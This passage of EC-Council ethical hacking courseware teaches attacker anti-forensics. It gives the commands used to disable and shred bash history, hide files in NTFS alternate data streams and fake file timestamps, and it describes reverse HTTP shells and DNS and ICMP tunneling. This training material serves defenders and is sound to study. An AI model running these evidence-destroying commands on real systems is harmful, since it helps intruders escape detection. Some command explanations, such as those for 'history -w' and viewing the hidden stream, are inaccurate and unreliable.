Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete

To clear the online tracks of various activities, attackers should follow different paths for different OSs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 11) are as follows:

- **From the Privacy Settings in Windows 11**
  - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**
  - In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"
- **From the Registry in Windows 11**
  - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
  - Delete all the values except "(**Default**)"


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**
  - `export HISTSIZE=0`
- **Clearing the history**
  - `history -c` **(Clears the stored history)**
  - `history -w` **(Clears history of the current shell)**
- **Clearing the user's complete history**
  - `cat /dev/null > ~/.bash_history && history -c && exit`
- **Shredding the history**
  - `shred ~/.bash_history` **(Shreds the history file, making its content unreadable)**
  - `shred ~/.bash_history && cat /dev/null > ~/.bash_history && history -c && exit` **(Shreds the history file and clears the evidence of the command)**





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - **`history –c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.
  - **`history -w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clearing the user's complete history**

  `cat /dev/null > ~/.bash_history && history -c && exit`

  This command deletes the complete command history of the current and all other shells and exits the shell.

- **Shredding the history**

  - **`shred ~/.bash_history`**

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - **`shred ~/.bash_history&& cat /dev/null > ~/.bash_history && history -c && exit`**

    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.




Figure 6.237: Covering Bash shell tracks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to **encode malicious content** or data of other programs within DNS queries and replies
- DNS tunneling **creates a back channel** to access a remote server and applications
- Attackers can make use of this back channel to **exfiltrate stolen**, **confidential**, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to **distribute the payload** and to create **covert channels**
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**


  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)

Figure 6.238: Covering tracks on Windows OS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Modifying Time

```
timestomp file_name.doc -z "<Date> <time>"
```

(or)

powershell -Command `"(Get-Item $File_name).LastWriteTime = $(Get-Date).AddHours(-10)"`

This command is useful for changing the access time of specific files. Using this command, an attacker can rewrite the date and time of last access to hide traces and mislead the investigation.

- **UNIX/LINUX**

  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the **`export HISTSIZE=0`** command.




Figure 6.239: Covering tracks on UNIX OS

Modifying Date and Time

- **`touch -a -d '<date> <time>' $File_name`**


  The above command is useful for changing the access time of a specific file. Using the touch command, attackers can change the date and time as per their requirement. This command is executed only if an attacker can manage to steal admin credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`touch -m -d '<date> <time>' $File_name`**

  Attackers can also use the same command with the parameter "-m" to change the date and time of last modification to mislead security professionals. In both cases, the parameter "d" updates the modification or access date/time.

